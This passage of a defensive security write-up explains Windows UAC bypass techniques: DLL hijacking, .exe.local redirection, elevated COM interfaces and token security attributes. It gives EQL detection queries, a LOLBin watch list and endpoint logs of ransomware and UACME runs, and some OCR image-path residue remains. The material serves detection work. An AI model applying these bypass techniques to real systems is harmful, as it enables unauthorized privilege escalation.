SYSTEM \ NT AUTHORITY @ MSEDGEWIN10 loaded library via WerFault.exe (3148)
IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 renamed a file wow64log.dll in C:\Windows\System32\wow64log.dll from its original path C:\Users\IEUser\AppData\Local\Temp\wow64log.dll via dllhost.exe (6088)
SYSTEM \ NT AUTHORITY @ MSEDGEWIN10 loaded library via WerFault.exe (10684)
```

If UAC is set to **Always Notify,**then finding a missing DLL or winning a file write race condition into a path writable by a Medium integrity process is a valid option. This is an example of UAC bypass hijacking the SilentCleanup scheduled task (via a file write race condition) which spawns a high integrity descendant process DismHost.exe executing from an AppData subfolder (writable by Medium integrity) and this is another variation that abuses the same task but for a missing dependency. api-ms-win-core-kernel32-legacy-l1.dll.



Malicious Behavior Detection Alert: UAC Bypass Attempt via SilentCleanup Task DLL Search Order Hijacking

dll.path	C:\Users\bouss\AppData\Local\Microsoft\WindowsApps\api-ms-win-core-kernel32-legacy-l1.dll
dll.name	api-ms-win-core-kernel32-legacy-l1.dll
dll.Ext.load_index	1
dll.code_signature.exists	false
dll.pe.imphash	8def796746dd54062d5b318


Another DLL Hijack primitive that can achieve the same goal is to use DLL loading redirection via creating a folder within the same directory of the targeted elevated program (e.g. `target_program.exe.local` and dropping a DLL there that will be loaded instead of the expected one).

This technique can be also used as a primitive for local privilege escalation in the case of a vulnerability that allows the creation of a folder (with a permissive Access Control List) to a controlled location such as described by Jonas Lykkegård in this blog *From directory deletion to SYSTEM shell*.

EQL search - Potential Privilege Escalation via DLL Redirection

```
library where user.id : "S-1-5-18" and
  dll.path : ("?:\\Windows\\system32\\*.exe.local\\*",
              "?:\\Windows\\syswow64\\*.exe.local\\*",
              "?:\\Program Files (x86)\\Microsoft\\*.exe.local\\*",
              "?:\\Program Files\\Microsoft\\*.exe.local\\*") and
 not (dll.code_signature.subject_name : "Microsoft *" and
      dll.code_signature.trusted == true) and
 process.executable :
              ("?:\\Windows\\system32\\*",
               "?:\\Windows\\syswow64\\*",
               "?:\\Program Files (x86)\\Microsoft\\*",
               "?:\\Program Files\\Microsoft\\*")
```

This query matches on UACME method 22, which targets `consent.exe` (executing as System), tricking it into loading `comctl32.dll` from the `SxS DotLocal` directory instead of `System32` :



```
              "?:\\Program Files\\Microsoft\\*.exe.local\\*") and
  not (dll.code_signature.subject_name : "Microsoft *" and dll.code_signature.trusted == true) and
  process.executable :
           ("?:\\Windows\\system32\\*",
            "?:\\Windows\\syswow64\\*",
            "?:\\Program Files (x86)\\Microsoft\\*",
            "?:\\Program Files\\Microsoft\\*")
```

@timestamp	dll.code_si...	dll.path	message	event.category	event.a
Nov 29, 2021 @ 19:13:32.212	false	C:\Windows\System32\consent.exe.local\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.1397_none_de7645305346d5dc\comctl32.dll SYSTEM \ NT AUTHORITY @ MSEDGEWIN10 loaded library via >_ consent.exe (9316)	Endpoint DLL load event	library	load
Nov 29, 2021 @ 19:13:37.207	false	C:\Windows\System32\consent.exe.local\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.1397_none_de7645305346d5dc\comctl32.dll SYSTEM \ NT AUTHORITY @ MSEDGEWIN10 loaded library via >_ consent.exe (8484)	Endpoint DLL load event	library	load
Nov 29, 2021 @ 19:13:37.330	false	C:\Windows\System32\consent.exe.local\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.1397_none_de7645305346d5dc\comctl32.dll SYSTEM \ NT AUTHORITY @ MSEDGEWIN10 loaded library via >_ consent.exe (9028)	Endpoint DLL load event	library	load
Dec 8, 2021 @ 13:26:27.668	false	C:\Windows\System32\consent.exe.local\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.17763.1397_none_de7645305346d5dc\comctl32.dll SYSTEM \ NT AUTHORITY @ MSEDGEWIN10 loaded library via >_ consent.exe (8716)	Endpoint DLL load event	library	load

Note


It’s worth also mentioning that the majority of UAC bypasses via DLL hijack are also useful for persistence and may bypass detection based on autoruns (known file and registry persistence locations)

Elevated COM Interface¶

This method is a bit different from the previous ones, meaning no direct operation redirection is involved. Instead, it relies on finding an elevated COM interface that exposes some form of execution capabilities (i.e. CreateProcess / ShellExec wrapper) that can be invoked to launch a privileged program passed via arguments from a medium integrity process.

From a behavior perspective, usually, those COM interfaces will be executed under the context of `dllhost.exe` (COM Surrogate) with `process.command_line` containing the `classId` of the targeted COM object, this will usually result in the creation of a high integrity child process.

Below are examples of different malware families adopting this method for UAC bypass (such as DarkSide and LockBit ransomware families) to elevate integrity level before launching the encryption and evasion capabilities, which is good prevention choke point:




	Time ↓	process.executable	process.parent.command_line	process.Ext.token.integrity_level_name
›	Dec 14, 2021 @ 06:42:42.340	C:\Users')esktop\lockbit2_real.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{D2E7041B-2927-42FB-8E9F-7CE93B6DC937}	high
›	Dec 8, 2021 @ 13:34:27.284	C:\Users AppData\Local\Temp\DNeruK\system32\Clipup.exe	C:\Windows\system32\DllHost.exe /Processid:{BD54C901-076B-434E-B6C7-17C531F4AB41}	high
›	Dec 6, 2021 @ 01:27:05.608	C:\Users \AppData\Roaming\msnet\Micsotoft AccountTokenPsovides.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high
›	Nov 29, 2021 @ 19:14:16.286	C:\Users' AppData\Local\Temp\DNeruK\system32\Clipup.exe	C:\Windows\system32\DllHost.exe /Processid:{BD54C901-076B-434E-B6C7-17C531F4AB41}	high
›	Oct 21, 2021 @ 16:53:24.396	C:\Users' \Downloads\darkmatter\darkmatter.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high
›	Oct 21, 2021 @ 16:39:14.420	C:\Users\ \Downloads\darkmatter\darkmatter.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high
›	Oct 19, 2021 @ 20:04:27.064	C:\Users\ \Downloads\darkmatter.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high
›	Oct 19, 2021 @ 19:20:12.172	C:\Users' \Downloads\darkmatter.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high
›	Oct 19, 2021 @ 18:26:40.096	C:\Users\ \Downloads\darkmatter.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high
›	Sep 30, 2021 @ 04:53:36.920	C:\Users \AppData\Roaming\msnet\Micsotoft AccountTokenPsovides.exe	C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}	high

Token Security Attributes¶

An insightful observation was made by James Forshaw for the possibility of leveraging process token security attributes to identify processes launched as descendants of an auto-elevated application.

ProcessHacker also captures this type of information. Below is an example of Token Properties for a notepad.exe instance launched via the `fodhelper` UAC bypass.



User: LAPTOP-JU4M3I0E\bouss
User SID: S-1-5-21-1586556212-2165235939-1437495523-1001
Session: 1 Elevated: Yes Virtualized: Not allowed
App container SID: N/A

Name	Flags
Mandatory Label\High Mandatory Level	Integrity
Microsof	
NT AUTH	
NT AUTH	
NT AUTH	

Name
SeBacku
SeChan
SeCreat
SeCreat
SeCreat
SeDebu
SeDeleg
SeImper
SeIncre
To view c

```
Attributes
  LUA://DecHdAutoAp
      Type: UInt64
      Flags: (None)
      Value 0: 0
  TSA://ProcUnique
      Type: UInt64
      Flags: Non-inheritable
      Value 0: 73269
      Value 1: 11789775236
```

The `LUA://HdAutoAp` attribute means it’s an auto-elevated application (populated also for elevated COM objects and AppInfo hardcoded whitelisted processes). `LUA://DecHdAutoAp` means it’s a descendant of an auto elevated application, which is very useful when tracking the process tree generated via a UAC bypass.

Elastic Endpoint security 7.16 and above capture this information with process execution events (process.Ext.token.security_attributes) which open up the opportunity to hunt and detect UAC bypasses hijacking the execution flow of an auto-elevated program or COM Interface with no prior knowledge of the bypass specifics (targeted binary, COM Interface, redirection method, and other important details) :


Suspicious Auto Elevated Program Child Process:

EQL search - Detecting UAC bypass via Token Security Attributes

```
process where event.action == "start" and
   process.Ext.token.integrity_level_name : ("high", "system") and
   process.parent.command_line != null and
   /* descendant of an auto-elevated application or COM object */
   process.Ext.token.security_attributes : "LUA://DecHdAutoAp" and
    (
      /* common lolbins, evasion and proxy execution programs */
      process.pe.original_file_name :
                 ("rundll32.exe",
                  "cmd.exe",
                  "pwsh*",
                  "powershell.exe",
                  "mshta.exe",
                  "msbuild.exe",
                  "regsvr32.exe",
                  "powershell.exe",
                  "cscript.exe",
                  "wscript.exe",
                  "wmic.exe",
                  "installutil.exe",
                  "msxsl.exe",
                  "Microsoft.Workflow.Compiler.exe",
                  "ieexec.exe",
                  "iexpress.exe",
                  "RegAsm.exe",
                  "installutil.exe",
                  "RegSvcs.exe",
                  "RegAsm.exe",
                  "javaw.exe",
                  "reg.exe",
                  "schtasks.exe",
                  "sc.exe",
                  "net.exe",
                  "net1.exe",
                  "vssadmin.exe",
                  "bcdedit.exe",
                  "wbadmin.exe",
                  "msiexec.exe") or

       /* suspicious or unusual paths */
       process.executable : ("?:\\Windows\\Microsoft.NET\\*",
                             "?:\\Users\\Public\\*",
                             "?:\\Programdata\\*",
                             "?:\\Windows\\Temp\\*",
                             "?:\\Windows\\Tasks\\*",
                             "?:\\Windows\\System32\\Tasks\\*") or

       /* MS signed but from unusual paths */
       (process.code_signature.trusted == true and
        process.code_signature.subject_name : "Microsoft *" and
        not process.executable : ("?:\\Windows\\system32\\*.exe",
                                  "?:\\Windows\\SysWOW64\\*.exe",
                                  "?:\\Program Files\\*.exe",
                                  "?:\\Program Files (x86)\\*",
                                  "?:\\ProgramData\\Microsoft\\*",
                      "\\Device\\HarddiskVolume*\\Windows\\System32\\*.exe",
                      "\\Device\\HarddiskVolume*\\Windows\\SysWOW64\\*.exe") and

        /* runs from temp folder and invoked by different elevated processes */
        not process.pe.original_file_name == "DismHost.exe"
       ) or

    /* elevated and unsigned or untrusted programs excluding
      third party uninstallers executed via appwiz.cpl */
      ((process.code_signature.trusted == false or
      process.code_signature.exists == false) and
        not (process.parent.name : "dllhost.exe" and
          process.parent.command_line :
          "*FCC74B77-EC3E-4DD8-A80B-008A702075A9*"))) and

  /* Rundll32 FPs */
  not (process.name : "rundll32.exe" and
       process.args :
         ("devmgr.dll,DeviceProperties_RunDLL",
         "?:\\Windows\\system32\\iesetup.dll,IEShowHardeningDialog") and
       process.parent.name : ("dllhost.exe", "ServerManager.exe")) and

  /* uninstallers executed via appwiz.cpl */
  not (process.args : "/uninstall" and
       process.parent.name : "dllhost.exe" and
       process.parent.command_line : "*FCC74B77-EC3E-4DD8-A80B-008A702075A9*")
       and

  /* server manager may spawn interactive powershell commands */
  not (process.name : "powershell.exe" and
       process.parent.executable : "?:\\Windows\\System32\\ServerManager.exe")
       and

 /* Windows Installer service descendants */
 not (process.parent.executable : "?:\\Windows\\System32\\msiexec.exe" and
      process.parent.args : "/V")
```

The above query also matches on all the descendants of a UAC bypass and not only the direct child process.


Here we can see this approach detecting the `fodhelper` execution flow hijacking via registry key manipulation:



```
                    "\\Device\\HarddiskVolume*\\Windows\\SysWOW64\\*.exe")) or

      /* elevated and unsigned or untrusted programs excluding third party uninstallers executed via appwiz.cpl */
    ((process.code_signature.trusted == false or process.code_signature.exists == false) and
     not (process.parent.name : "dllhost.exe" and process.parent.command_line : "*FCC74B77-EC3E-4DD8-A80B-008A702075A9*"))
   )
  ] by process.parent.entity_id
```


```
@timestamp                 process.parent.comma...   process.command_line                          process.Ext.token.inte...  process.Ext.token.secu...  message                 event.category  event.action

Nov 28, 2021 @ 13:27:29.456  "C:\WINDOWS\System32\...  "C:\Windows\System32\fodhelper.exe"            high                       LUA://HdAutoAp             Endpoint process event  process         start
                                                                                                                                LUA://DecHdAutoAp
                                                                                                                                TSA://ProcUnique
    bouss \ LAPTOP-JU4M3I0E @ LAPTOP-JU4M3I0E in C:\WINDOWS\system32\ started process >_ fodhelper.exe (10236) C:\Windows\System32\fodhelper.exe via parent process wscript.exe (20560)
    # c546e05d705ffdd5e1e18d40e2e7397f186a7c47fa5fc21f234222d057227cf5

Nov 28, 2021 @ 13:27:30.082  "C:\Windows\System32\fo...  "cmd.exe" /c notepad.exe                      high                       LUA://DecHdAutoAp          Endpoint process event  process         start
                                                                                                                                TSA://ProcUnique
    bouss \ LAPTOP-JU4M3I0E @ LAPTOP-JU4M3I0E in C:\WINDOWS\system32\ started process >_ cmd.exe (20644) cmd.exe /c notepad.exe via parent process fodhelper.exe (10236)
    # b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450

Nov 28, 2021 @ 19:45:41.348  C:\WINDOWS\system32\s...   C:\WINDOWS\system32\DllHost.exe /Processid:{3E5F...  high        LUA://HdAutoAp             Endpoint process event  process         start
                                                                                                                                LUA://DecHdAutoAp
```

Here is an example of this matching UAC Bypass by Mocking Trusted Directories.




```
@timestamp                 process.parent.comma...   process.command_line                  process.Ext.token.inte...  process.Ext.token.security_attributes  message                 event.category  event.action

                                     fake windir (look at the space in the path)
Nov 28, 2021 @ 19:46:49.056  Akagi.exe 52            "C:\Windows \system32\winsat.exe"      high                       LUA://HdAutoAp                         Endpoint process event  process         start
                                                                                                                       LUA://DecHdAutoAp
                                                                                                                       TSA://ProcUnique
    bouss \ LAPTOP-JU4M3I0E @ LAPTOP-JU4M3I0E in C:\WINDOWS\system32\ started process >_ winsat.exe (23000) C:\Windows \system32\winsat.exe via parent process Akagi.exe (29224)
    # cc31fdcdce05144ef750b01233d57614cda7364a73ca26ff68886ebdc650e367

Nov 28, 2021 @ 19:46:49.419  "C:\Windows \system32\w...  "C:\WINDOWS\system32\cmd.exe"       high                       LUA://DecHdAutoAp                      Endpoint process event  process         start
                                                                                                                       TSA://ProcUnique
    bouss \ LAPTOP-JU4M3I0E @ LAPTOP-JU4M3I0E in C:\WINDOWS\system32\ started process >_ cmd.exe (28240) C:\WINDOWS\system32\cmd.exe via parent process winsat.exe (23000)
    # b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450

                                                                                                                       LUA://HdAutoAp
```


Below are examples of matches for 3 different UAC bypasses via Elevated COM Interface:



```
@timestamp                   process.parent.comma...   process.Ext.token.inte...  process.Ext.token.security_attributes  message                 event.category  event.action  user.name

Nov 29, 2021 @ 19:14:15.744  —                         high                       LUA://HdAutoAp                         Endpoint process event  process         start         IEUser
                                                                                  LUA://DecHdAutoAp
                                                                                  TSA://ProcUnique
    IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ dllhost.exe (9796) C:\Windows\system32\DllHost.exe /Processid:{BD54C901-076B-434E-B6C7-17C531F4AB41}
    # c4e078607db2784be7761c86048dffa6f3ef04b551354a32fcdec3b6a3450905

Nov 29, 2021 @ 19:14:15.862  C:\Windows\system32\Dll...  high                     LUA://DecHdAutoAp                      Endpoint process event  process         start         IEUser
                                                                                  TSA://ProcUnique
    IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ Clipup.exe (432) C:\Users\IEUser\AppData\Local\Temp\DNeruK\system32\Clipup.exe -o -previd pe386 via parent process dllho
    # 8a20dbb729093d3bd3e5a9f6541895dc6f4b1899aba4b66160b5f6a1d0cd33ca
```



```
@timestamp                   process.parent.comma...   process.Ext.token.inte...  process.Ext.token.security_attributes  message                 event.category  event.action  user.name

Nov 29, 2021 @ 19:16:14.785  —                         high                       LUA://HdAutoAp                         Endpoint process event  process         start         IEUser
                                                                                  LUA://DecHdAutoAp
                                                                                  TSA://ProcUnique
    IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ dllhost.exe (9992) C:\Windows\system32\DllHost.exe /Processid:{FCC74B77-EC3E-4DD8-A80B-008A702075A9}
    # c4e078607db2784be7761c86048dffa6f3ef04b551354a32fcdec3b6a3450905

Nov 29, 2021 @ 19:16:14.856  C:\Windows\system32\Dll...  high                     LUA://DecHdAutoAp                      Endpoint process event  process         start         IEUser
                                                                                  TSA://ProcUnique
    IEUser \ MSEDGEWIN10 @ MSEDGEWIN10 in C:\Windows\system32\ started process >_ cmd.exe (5860) C:\Windows\system32\cmd.exe via parent process dllhost.exe (9992)
    # 3656f37a1c6951ec4496fabb8ee957d3a6e3c276d5a3785476b482c9c0d32ea2
```

